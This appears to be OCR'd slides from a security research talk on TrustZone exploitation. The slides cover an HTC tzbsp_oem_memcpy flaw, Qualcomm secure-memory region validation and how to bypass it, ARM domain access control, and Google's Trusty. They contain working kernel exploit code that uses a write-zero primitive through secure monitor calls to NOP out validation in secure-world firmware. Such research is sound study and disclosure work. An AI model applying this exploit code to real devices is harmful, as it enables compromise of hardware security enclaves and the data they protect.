
- 00 00 = MOV r0, r0
- 00 00 00 00 = ANDEQ r0, r0, r0

Using our "NOP Vulnerability"



```
ROM:2A003278                PUSH            {R3-R7,LR}
ROM:2A00327A                MOV             R4, R0
ROM:2A00327C                MOV             R3, R1
ROM:2A00327E                MOV             R5, R2

// validation, nop'd out

ROM:2A0033EC                MOV             R1, R3
ROM:2A0033EE                MOV             R0, R4
ROM:2A0033F0                BLX             memcpy
ROM:2A0033F4                MOV             R1, R5
ROM:2A0033F6                MOV             R0, R4
ROM:2A0033F8                BLX             invalidate_data_cache
ROM:2A0033FC                MOVS            R0, #0
ROM:2A0033FE                POP             {R3-R7,PC}
ROM:2A0033FE ; End of function tzbsp_oem_memcpy
```

Exploit Code




```
#define TZ_MEMCPY_NOP_START (0x2A003280)
#define TZ_MEMCPY_NOP_STOP  (0x2A0033E8)
#define TZ_HTC_DISABLE_BITS (0x2A02BAC4)

#define TZ_HTC_OEM_MEMCPY_ID (0x3f814)
#define WRITE_ZERO(x) call_svc(0x3f81b, 3, 0x0, x - 0x10, 0x14);

// allocate our version of the g_disable_bits and set to 0xffffffff (all enabled)
int * val = kzalloc(4, GFP_KERNEL);
val[0] = 0xffffffff;

// NOP out all validation in tzbsp_oem_memcpy
for (i = TZ_MEMCPY_NOP_START ; i <= TZ_MEMCPY_NOP_STOP ; i+=4) {
  if ((i % 4) != 0) {
    printk("[-] [0x%x] INVALID NOP...MUST BE 4 BYTE ALIGNED!\n", i);
    break;
  }
  WRITE_ZERO(i);
}
flush_cache_all();

// use memcpy to enable all the other functions (unnecessary but fun)
call_svc(TZ_HTC_OEM_MEMCPY_ID, 3, TZ_HTC_DISABLE_BITS, virt_to_phys(val), 4);
```

~ fin ~

Another Case Study…

http://bits-please.blogspot.com/2015/08/full-trustzone-exploit-for-msm8974.html

Qualcomm Validation




```
mem_region_t <0, SECURE, 0, 0x32D01FF>
mem_region_t <1, INSECURE, 0x32D01FF, 0x3300000>
mem_region_t <2, SECURE, 0x3300000, 0x12000000>
mem_region_t <3, INSECURE, 0x12000000, 0x12080000>
mem_region_t <4, SECURE, 0x12080000, 0x12800000>
mem_region_t <5, INSECURE, 0x12800000, 0x12804000>
mem_region_t <6, SECURE, 0x12804000, 0x28400000>
mem_region_t <7, INSECURE, 0x28400000, 0x28420000>
mem_region_t <8, SECURE, 0x28420000, 0x2A03F000>
mem_region_t <9, 0, 0x2A03F000, 0x2A040000>
mem_region_t <0xA, SECURE, 0x2A040000, 0x2E000000>
mem_region_t <0xB, 0, 0x2E000000, 0x30000000>
mem_region_t <0xC, SECURE, 0x30000000, 0x80000000>
mem_region_t <0xD, INSECURE, 0, 0>
mem_region_t <0xE, INSECURE, 0, 0>
mem_region_t <0xF, INSECURE, 0, 0>
mem_region_t <0x10, INSECURE, 0, 0>
mem_region_t <0x11, INSECURE, 0, 0>
mem_region_t <0x12, SECURE, 0x8000000, 0x10000000>
mem_region_t <0x13, INSECURE, 0, 0>
mem_region_t <0x14, INSECURE, 0, 0>
mem_region_t <0x15, INSECURE, 0, 0>
mem_region_t <0x16, INSECURE, 0, 0>
```

- Each segment contains memory range and permissions

```
struct memory_region_t {
  u32 id;
  u32 protections;
  u32 start;
  u32 end;
}
```

- How can we bypass?

Qualcomm Validation




```
int is_ns_memory_region(memory_region_t * regions, u32 start, u32 end) {
 for ( i = 0; ; ++i ) {
   region = &regions[i];
   if ( region->id == -1 )
    break;
   if ( !(region->prot & 2) ) // Skip unless SECURE flag set
    continue;
   if (region->start <= start && region->end > start
      || region->start <= end && region->end > end )
    return 0;
  }
  return 1;
}
```

Qualcomm Validation

- mem_region_t <8, SECURE, 0x28420000, 0x2A03F000>

- mem_region_t <8, SECURE, 0x00000000, 0x00000000>
- mem_region_t <-1, SECURE, 0x28420000, 0x2A03F000>
- mem_region_t <8, INSECURE, 0x28420000, 0x2A03F000>
- mem_region_t <8, SECURE, 0x28420000, 0x10000000>

Domain Access Control Register



31 30	29 28	27 26	25 24	23 22	21 20	19 18	17 16	15 14	13 12	11 10	9 8	7 6	5 4	3 2	1 0
D15	D14	D13	D12	D11	D10	D9	D8	D7	D6	D5	D4	D3	D2	D1	D0

- Each domain maps to a banked set of memory
- D<n> on Qualcomm is 0x55555555 (b010101…01)
  - b00: Any access to memory generates a fault
  - b01: Permissions checked against TLB
  - b10: Reserved / any access to memory generates a fault
  - b11: “God mode” / no faults ever generated

Trusty

Sneaky Google…

- Android has fragmentation!
- But what is fragmentation?
  - OEM shared libraries /applications / configuration / updates
  - Carrier shared libraries / applications / configuration/ updates
  - TrustZone
- What TrustZone image runs on the Nexus 6 and the Nexus 9?

Motivation

- Let’s speculate a bit on this… [1]

- “An open source and royalty free software (i.e. FOSS) stack for TrustZone® to accelerate the adoption of hardware-based security for SoC, device, system, and service providers”

